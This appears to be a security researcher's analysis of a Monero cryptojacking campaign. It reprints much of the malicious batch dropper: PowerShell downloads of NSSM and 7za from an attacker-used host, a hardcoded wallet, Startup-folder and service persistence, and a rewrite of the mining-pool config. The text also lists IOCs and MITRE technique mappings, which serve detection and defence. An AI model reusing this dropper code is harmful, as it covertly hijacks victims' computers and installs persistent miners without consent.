
If the condition is not met, the flow “exist” is chosen – Using “[System.IO.Path]::GetTempFileName()”, it creates a temp file from in the AppData\Loca\Temp\ directory and assigns it to the variable $tempfile.



```
PS C:\Users\[redacted]> $tempfile = [System.IO.Path]::GetTempFileName()

PS C:\Users\[redacted]> $tempfile
C:\Users\[redacted]\AppData\Local\Temp\tmpBAF6.tmp

PS C:\Users\[redacted]> |
```

The temporary file is used to contain the payload which is downloaded from the following URL:


hxxp://72.46.52[.]135/mad[.]bat



```
@echo off

set VERSION=2.5

rem printing greetings

echo MoneroOcean mining setup script v%VERSION%.
echo ^(please report issues to support@mimu.stream email^)
echo.

net session >nul 2>&1
if %errorLevel% == 0 (set ADMIN=1) else (set ADMIN=0)

rem command line arguments
set WALLET=43DTEF92be6XcPj5Z7U[redacted]
rem this one is optional
set EMAIL=%2

rem checking prerequisites

if [%WALLET%] == [] (
  echo Script usage:
  echo ^> setup_mimu_miner.bat ^<wallet address^> [^<your email address^>]
  echo ERROR: Please specify your wallet address
  exit /b 1
)

for /f "delims=." %%a in ("%WALLET%") do set WALLET_BASE=%%a
call :strlen "%WALLET_BASE%", WALLET_BASE_LEN
if %WALLET_BASE_LEN% == 106 goto WALLET_LEN_OK
if %WALLET_BASE_LEN% ==  95 goto WALLET_LEN_OK
echo ERROR: Wrong wallet address length (should be 106 or 95): %WALLET_BASE_LEN%
exit /b 1

:WALLET_LEN_OK

if ["%USERPROFILE%"] == [""] (
  echo ERROR: Please define USERPROFILE environment variable to your user directory
  exit /b 1
)

if not exist "%USERPROFILE%" (
  echo ERROR: Please make sure user directory %USERPROFILE% exists
  exit /b 1
)

where powershell >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "powershell" utility to work correctly
  exit /b 1
)

where find >NUL
if not %errorlevel% == 0 (
  echo ERROR: This script requires "find" utility to work correctly
  exit /b 1
```

After the payload (which now resides in the temporary file) is downloaded, it gets executed and than deleted from disk.

As you can see in the image below, the downloaded payload – (batch file), contains the XMRig miner configuration:




```
if %EXP_MONERO_HASHRATE% gtr    2 ( set PORT=10002 & goto PORT_OK )
set PORT=10001

:PORT_OK

rem printing intentions

set "LOGFILE=%USERPROFILE%\mimu\xmrig.log"

echo I will download, setup and run in background Monero CPU miner with logs in %LOGFILE% file.
echo If needed, miner in foreground can be started by %USERPROFILE%\mimu\miner.bat script.
echo Mining will happen to %WALLET% wallet.

if not [%EMAIL%] == [] (
  echo ^(and %EMAIL% email as password to modify wallet options later at https://mimu.stream site^)
)

echo.

if %ADMIN% == 0 (
  echo Since I do not have admin access, mining in background will be started using your startup directory script and only work when your are logged in this host.
) else (
  echo Mining in background will be performed using mimu_miner service.
)

echo.
echo JFYI: This host has %NUMBER_OF_PROCESSORS% CPU threads, so projected Monero hashrate is around %EXP_MONERO_HASHRATE% KH/s.
echo.


rem start doing stuff: preparing miner

echo [*] Removing previous mimu miner (if any)
sc stop mimu_miner
sc delete mimu_miner
taskkill /f /t /im xmrig.exe

:REMOVE_DIR0
echo [*] Removing "%USERPROFILE%\mimu" directory
timeout 5
```

The code above indicates the mining of the Monero cryptocurrency.


If the victim has user privileges, the miner achieves persistence by copying the miner batch file from %userprofile%\mimu\miner.bat to the startup folder.
%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
%userprofile%\Start Menu\Programs\StartUp

The above activity is related to the MITRE sub-technique “Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder”



```
) > "%USERPROFILE%\mimu\miner.bat"

rem preparing script background work and work under reboot

if %ADMIN% == 1 goto ADMIN_MINER_SETUP

if exist "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)
if exist "%USERPROFILE%\Start Menu\Programs\Startup" (
  set "STARTUP_DIR=%USERPROFILE%\Start Menu\Programs\Startup"
  goto STARTUP_DIR_OK
)

echo ERROR: Can't find Windows startup directory
exit /b 1

:STARTUP_DIR_OK
echo [*] Adding call to "%USERPROFILE%\mimu\miner.bat" script to "%STARTUP_DIR%\mimu_miner.bat" script
(
echo @echo off
echo "%USERPROFILE%\mimu\miner.bat" --config="%USERPROFILE%\mimu\config_background.json"
) > "%STARTUP_DIR%\mimu_miner.bat"

echo [*] Running miner in the background
call "%STARTUP_DIR%\mimu_miner.bat"
goto OK
```

If the victim has admin privileges, the miner installs a service for the miner by using PowerShell to download additional tools from hxxp://lurchmath[.]org/wordpress-temp/wp-content/plugins/nssm[.]zip
To setup the miner (mimu_miner) service, it downloads the tool to %userprofile% path as a zip file: “%userprofile%\nssm.zip”
nssm.zip – Non-Sucking Service Manager (NSSM) is a service helper program that assists in installing an application as a service.
Then it extracts the zip file to the ““%userprofile%\mimu”,




```
:ADMIN_MINER_SETUP

echo [*] Downloading tools to make mimu_miner service to "%USERPROFILE%\nssm.zip"
powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://lurchmath.org/wordpress-temp/wp-content/plugins/nssm.zip', '%USERPROFILE%\nssm.zip')"
if errorlevel 1 (
  echo ERROR: Can't download tools to make mimu_miner service
  exit /b 1
)

echo [*] Unpacking "%USERPROFILE%\nssm.zip" to "%USERPROFILE%\mimu"
powershell -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('%USERPROFILE%\nssm.zip', '%USERPROFILE%\mimu')"
if errorlevel 1 (
  echo [*] Downloading 7za.exe to "%USERPROFILE%\7za.exe"
  powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://lurchmath.org/wordpress-temp/wp-content/plugins/7za.txt', '%USERPROFILE%\7za.exe')"
  if errorlevel 1 (
    echo ERROR: Can't download 7za.exe to "%USERPROFILE%\7za.exe"
    exit /b 1
  )
  echo [*] Unpacking "%USERPROFILE%\nssm.zip" to "%USERPROFILE%\mimu"
  "%USERPROFILE%\7za.exe" x -y -o"%USERPROFILE%\mimu" "%USERPROFILE%\nssm.zip" >NUL
  if errorlevel 1 (
    echo ERROR: Can't unpack "%USERPROFILE%\nssm.zip" to "%USERPROFILE%\mimu"
    exit /b 1
  )
  del "%USERPROFILE%\7za.exe"
)
del "%USERPROFILE%\nssm.zip"

echo [*] Creating mimu_miner service
sc stop mimu_miner
sc delete mimu_miner
sc stop c3pool_miner
```

If extracting the zip file fails, it downloads the 7zip (7za.exe) tool in order to succeed in unpacking/unziping the nssm.zip file.


It then uses the nssm-service manager tool to create the service “mimu_miner” to execute \mimu\xmrig.exe
If the creation fails, it attempts to create mimu_miner as AppDirectory service.

MITRE Sub-Technique “Create or Modify System Process: Windows Service”




```
echo [*] Creating mimu_miner service
sc stop mimu_miner
sc delete mimu_miner
sc stop c3pool_miner
sc delete c3pool_miner
"%USERPROFILE%\mimu\nssm.exe" install mimu_miner "%USERPROFILE%\mimu\xmrig.exe"
if errorlevel 1 (
  echo ERROR: Can't create mimu_miner service
  exit /b 1
)
"%USERPROFILE%\mimu\nssm.exe" set mimu_miner AppDirectory "%USERPROFILE%\mimu"
"%USERPROFILE%\mimu\nssm.exe" set mimu_miner AppPriority BELOW_NORMAL_PRIORITY_CLASS
"%USERPROFILE%\mimu\nssm.exe" set mimu_miner AppStdout "%USERPROFILE%\mimu\stdout"
"%USERPROFILE%\mimu\nssm.exe" set mimu_miner AppStderr "%USERPROFILE%\mimu\stderr"

echo [*] Starting mimu_miner service
"%USERPROFILE%\mimu\nssm.exe" start mimu_miner
if errorlevel 1 (
  echo ERROR: Can't start mimu_miner service
  exit /b 1
)

echo
echo Please reboot system if mimu_miner service is not activated yet (if "%USERPROFILE%\mimu\xmrig.log" file is empty)
goto OK

:OK
echo
echo [*] Setup complete
exit /b 0

:strlen string len
setlocal EnableDelayedExpansion
set "token=#%~1" & set "len=0"
```

In addition, the XMRig miner configuration is revealing the attacker’s dedicated Monero pool.




```
@echo off

set VERSION=2.5

rem printing greetings

echo MoneroOcean mining setup script v%VERSION%.
echo ^(please report issues to support@mimu.stream email^)
echo.

net session >nul 2>&1
if %errorLevel% == 0 (set ADMIN=1) else (set ADMIN=0)

rem command line arguments
set WALLET=43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrfvdswGdLHxabCSTio[redacted]
rem this one is optional
set EMAIL=%2

rem checking prerequisites

if [%WALLET%] == [] (
  echo Script usage:
  echo ^> setup_mimu_miner.bat ^<wallet address^> [^<your email address^>]
  echo ERROR: Please specify your wallet address
  exit /b 1
)

for /f "delims=." %%a in ("%WALLET%") do set WALLET_BASE=%%a
call :strlen "%WALLET_BASE%", WALLET_BASE_LEN
if %WALLET_BASE_LEN% == 106 goto WALLET_LEN_OK
if %WALLET_BASE_LEN% ==  95 goto WALLET_LEN_OK
echo ERROR: Wrong wallet address length (should be 106 or 95): %WALLET_BASE_LEN%
exit /b 1

:WALLET_LEN_OK

if ["%USERPROFILE%"] == [""] (
  echo ERROR: Please define USERPROFILE environment variable to your user directory
  exit /b 1
)
```

During the investigation, we have observed the IP address 195.201.124[.]214, which is a mining pool address for the miner configuration related to MoneroOceans mining pools.



```
  echo WARNING: Stock version of "%USERPROFILE%\mimu\xmrig.exe" is not functional
) else (
  echo WARNING: Stock version of "%USERPROFILE%\mimu\xmrig.exe" was removed by antivirus
)

exit /b 1

:MINER_OK

echo [*] Miner "%USERPROFILE%\mimu\xmrig.exe" is OK

for /f "tokens=*" %%a in ('powershell -Command "hostname | %%{$_ -replace '[^a-zA-Z0-9]+', '_'}"') do set PASS=%%a
if [%PASS%] == [] (
  set PASS=na
)
if not [%EMAIL%] == [] (
  set "PASS=%PASS%:%EMAIL%"
)

powershell -Command "$out = cat '%USERPROFILE%\mimu\config.json' | %%{$_ -replace '\"url\": *\".*\",', '\"url\": \"195.201.124.214:%PORT%\",'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\mimu\config.json'"
